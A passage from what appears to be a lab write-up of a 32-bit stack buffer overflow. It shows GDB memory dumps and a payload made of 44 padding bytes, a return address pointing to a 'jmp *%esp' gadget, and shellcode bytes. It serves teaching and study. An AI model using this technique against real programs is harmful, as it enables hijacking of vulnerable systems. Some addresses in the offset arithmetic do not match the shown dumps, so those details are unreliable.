 eip = 0x8048769 in handle (agent-jones.c:39); saved eip = 0x804890e
 called by frame at 0xbfaaf2c0
 source language c.
 Arglist at 0xbfaaf248, args: client=4
 Locals at 0xbfaaf248, Previous frame's sp is 0xbfaaf250
 Saved registers:
  ebx at 0xbfaaf244, ebp at 0xbfaaf248, eip at 0xbfaaf24c

(breakpoint at line 32)
(gdb) x/20x buf
0xbfaaf220:    0x03030303    0x03030303    0x03030303    0x03030303
0xbfaaf230:    0x03030303    0x03030303    0x03030303    0x03030303
0xbfaaf240:    0x41414141    0x41414141    0x41414141    0x41414141
0xbfaaf250:    0x000a4141    0xbfaaf264    0xbfaaf260    0x0804879b
0xbfaaf260:    0x00000010    0x21af0002    0x0100007f    0x00000000
```

By doing so, I learned from the first breakpoint at line 39 that the location of the return address from this function was 44 bytes away from the start of the buffer (0xbfe9f5cc - 0xbfe9f5a0 = 0x2C = 44). And as shown at the second breakpoint at line 32, the EBP and EIP have been overwritten at the end of io().

Exploit Structure

I used this information to structure the final exploit in egg. The exploit consisted of 3 sequential sections:

1. <start of buf>: First I write 44 garbage bytes to overwrite buf and reach the RIP.
2. <start of buf + 44>: This is where the RIP is located. I write the address 0x08048666 which points to the jmp *%esp instruction.
3. <start of buf + 48>: Finally, I insert the shellcode.

Exploit GDB Output

When I ran GDB the same way again, I got the following output:

```
(breakpoint at line 39)
(gdb) x/20x buf
0xbfade9b0:    0x00000000    0x00000000    0x00000000    0x00000000
0xbfade9c0:    0x00000000    0x00000000    0x00000000    0x00000000
0xbfade9d0:    0x00000003    0x08049fb0    0xbfadea38    0x0804890e
0xbfade9e0:    0x00000004    0xbfade9f4    0xbfade9f0    0x0804879b
0xbfade9f0:    0x00000010    0xf79e0002    0x0100007f    0x00000000

(breakpoint at line 32)
(gdb) x/20x buf
0xbfade9b0:    0xe8e8e8e8    0xe8e8e8e8    0xe8e8e8e8    0xe8e8e8e8
0xbfade9c0:    0xe8e8e8e8    0xe8e8e8e8    0xe8e8e8e8    0xe8e8e8e8
0xbfade9d0:    0xaaaaaaaa    0xaaaaaaaa    0xaaaaaaaa    0x08048666
0xbfade9e0:    0xfffffff8    0x8d5dc3ff    0xc0314a6d    0x5b016a99
0xbfade9f0:    0x026a5352    0x5b96d5ff    0x2b686652    0x89536667
(gdb) x/i 0x08048666
0x8048666 <magic+34>:    jmp    *%esp
```

As predicted, the RIP at 0xbfade99c has been overwritten to 0x08048666, where jmp *%esp is located, and the subsequent code is the malicious shellcode.